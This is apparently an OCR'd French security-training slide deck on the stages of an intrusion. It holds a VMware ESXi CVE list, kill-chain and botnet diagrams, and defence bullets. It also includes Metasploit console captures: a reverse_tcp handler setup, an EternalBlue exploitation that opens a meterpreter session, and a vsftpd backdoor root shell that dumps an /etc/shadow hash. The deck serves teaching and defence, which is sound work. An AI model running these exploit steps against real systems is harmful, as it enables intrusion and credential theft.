
Vmware » Esxi : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **52** Page : 1 (This Page) 2

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2013-1405	287		DoS Exec Code Mem. Corr.	2013-02-15	2013-02-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	VMware vCenter Server 4.0 before Update 4b and 4.1 before Update 3a, VMware VirtualCenter 2.5, VMware vSphere Client 4.0 before Update 4b and 4.1 before Update 3a, VMware VI-Client 2.5, VMware ESXi 3.5 through 4.1, and VMware ESX 3.5 through 4.1 do not properly implement the management authentication protocol, which allow remote servers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors.													
2	CVE-2013-3658	22		Dir. Trav.	2013-09-10	2013-09-12	6.4	None	Remote	Low	Not required	None	Complete	Complete
	Directory traversal vulnerability in VMware ESXi 4.0 through 5.0, and ESX 4.0 and 4.1, allows remote attackers to delete arbitrary host OS files via unspecified vectors.													
3	CVE-2012-3288	20		DoS Exec Code Mem. Corr.	2012-06-14	2017-09-18	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
	VMware Workstation 7.x before 7.1.6 and 8.x before 8.0.4, VMware Player 3.x before 3.1.6 and 4.x before 4.0.4, VMware Fusion 4.x before 4.1.3, VMware ESXi 3.5 through 5.0, and VMware ESX 3.5 through 4.1 allow user-assisted remote attackers to execute arbitrary code on the host OS or cause a denial of service (memory corruption) on the host OS via a crafted Checkpoint file.													
4	CVE-2012-1516	119		DoS Exec Code Overflow	2012-05-04	2019-09-27	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
	The VMX process in VMware ESXi 3.5 through 4.1 and ESX 3.5 through 4.1 does not properly handle RPC commands, which allows guest OS users to cause a denial of service (memory overwrite and process crash) or possibly execute arbitrary code on the host OS via vectors involving data pointers.													
5	CVE-2012-1517	119		DoS Exec Code Overflow	2012-05-04	2017-12-12	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
	The VMX process in VMware ESXi 4.1 and ESX 4.1 does not properly handle RPC commands, which allows guest OS users to cause a denial of service (memory overwrite and process crash) or possibly execute arbitrary code on the host OS via vectors involving function pointers.													
6	CVE-2012-2449	119		DoS Exec Code Overflow	2012-05-04	2017-12-13	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
	VMware Workstation 8.x before 8.0.3, VMware Player 4.x before 4.0.3, VMware Fusion 4.x through 4.1.2, VMware ESXi 3.5 through 5.0, and VMware ESX 3.5 through 4.1 do not properly configure the virtual floppy device, which allows guest OS users to cause a denial of service (out-of-bounds write operation and VMX process crash) or possibly execute arbitrary code on the host OS by leveraging administrative privileges on the guest OS.													
7	CVE-2012-2450			DoS Exec Code	2012-05-04	2017-12-13	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
	VMware Workstation 8.x before 8.0.3, VMware Player 4.x before 4.0.3, VMware Fusion 4.x before 4.1.2, VMware ESXi 3.5 through 5.0, and VMware ESX 3.5 through 4.1 do not properly register SCSI devices, which allows guest OS users to cause a denial of service (invalid write operation and VMX process crash) or possibly execute arbitrary code on the host OS by leveraging administrative privileges on the guest OS.													
8	CVE-2012-1515	264		+Priv	2012-04-02	2018-10-12	8.3	None	Local Network	Low	Not required	Complete	Complete	Complete
	VMware ESXi 3.5, 4.0, and 4.1 and ESX 3.5, 4.0, and 4.1 do not properly implement port-based I/O operations, which allows guest OS users to gain guest OS privileges by overwriting memory locations in a read-only memory block associated with the Virtual DOS Machine.													
9	CVE-2012-1518	264		+Priv	2012-04-17	2017-12-28	8.3	None	Local Network	Low	Not required	Complete	Complete	Complete
	VMware Workstation 8.x before 8.0.2, VMware Player 4.x before 4.0.2, VMware Fusion 4.x before 4.1.2, VMware ESXi 3.5 through 5.0, and VMware ESX 3.5 through 4.1 use an incorrect ACL for the VMware Tools folder, which allows guest OS users to gain guest OS privileges via unspecified vectors.													


=[metasploit v4.17.1-dev]
+ -- --=[1788 exploits - 1018 auxiliary - 310 post]
+ -- --=[538 payloads - 41 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.4:4444

Prévenir

- sensibilisation des personnels sur la mise à disposition d'informations ;
- sécurité par l'obscurité technique (TCP drop, réponses farfelues, désactiver les bannières, désactiver l'indexation...).

Détecter

- détecter des flux réseau anormaux (scan de ports, activité HNO, ...) ;
- détecter des journaux applicatifs anormaux (403, 500, ...).

Endiguer

- IPS


Intrusion


Seconds
3
Delivery
Delivering Weaponized bundle to the victim via email, web, usb etc.
Exploitation
Exploiting a vulnerability to execute code on victim's system
4
5
Installation
Installing malware on the asset
Intrusion

Intrusion
Livraison


```
msf exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > set rhost 192.168.198.136
rhost => 192.168.198.136
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.198.196:4444
[*] 192.168.198.136:445 - Connecting to target for exploitation.
[+] 192.168.198.136:445 - Connection established for exploitation.
[+] 192.168.198.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.198.136:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.198.136:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.198.136:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.198.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.198.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.198.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.198.136:445 - Starting non-paged pool grooming
[+] 192.168.198.136:445 - Sending SMBv2 buffers
[+] 192.168.198.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.198.136:445 - Sending final SMBv2 buffers.
[*] 192.168.198.136:445 - Sending last fragment of exploit packet!
[*] 192.168.198.136:445 - Receiving response from exploit packet
[+] 192.168.198.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.198.136:445 - Sending egg to corrupted connection.
[*] 192.168.198.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (194623 bytes) to 192.168.198.136
[*] Meterpreter session 2 opened (192.168.198.196:4444 -> 192.168.198.136:49161) at 2017-09-03 14:56:13 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
[+] 192.168.198.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.198.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.198.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```


Intrusion
Exécution de code arbitraire


Metasploit Pro Console
File Edit View Help
Id Name
-- ----
0 Automatic
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.64.128
RHOST => 192.168.64.128
msf exploit(vsftpd_234_backdoor) > exploit
[*] 192.168.64.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.64.128:21 - USER: 331 Please specify the password.
[+] 192.168.64.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.64.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.64.1:65428 -> 192.168.64.128:6200) a
t 2017-04-14 11:06:03 -0500
whoami
droot
hostname
metasploitable
grep root /etc/shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
Ready
25x80


Des cibles privilégiées

- sauvegardes ;
- contrôleurs de domaine.


YOUR DATA
SECURE
BACKDOOR
TLS
SSL


Attaquant
Internet
192.168.100.1
192.168.100.2
frontweb (192.168.56.101)
sgbd

Intrusion
Latéralisation





Exploitation


Months
Command & Control (C2)
Command channel for remote manipulation of victim's system
6
7
Action on Objectives
With 'Hands on Keyboard' access, intruders accomplish
Active Breach
Based on Lockheed Martin's Cyber Kill Chain

Exploitation
Centre de commande

Exploitation
Centre de commande





THE STRUCTURE
OF A BOTNET
BOTMASTER
C&C-SERVERS
(COMMAND & CONTROL)
INFECTED COMPUTERS
(ZOMBIES)
SOURCE: BLOGG.TKJ.SE

Exploitation
Exploitation des ressources

Post exploitation

Post exploitation
Destruction des traces

Post exploitation
Sur-exploitation des ressources



the CASH COW

Questions ?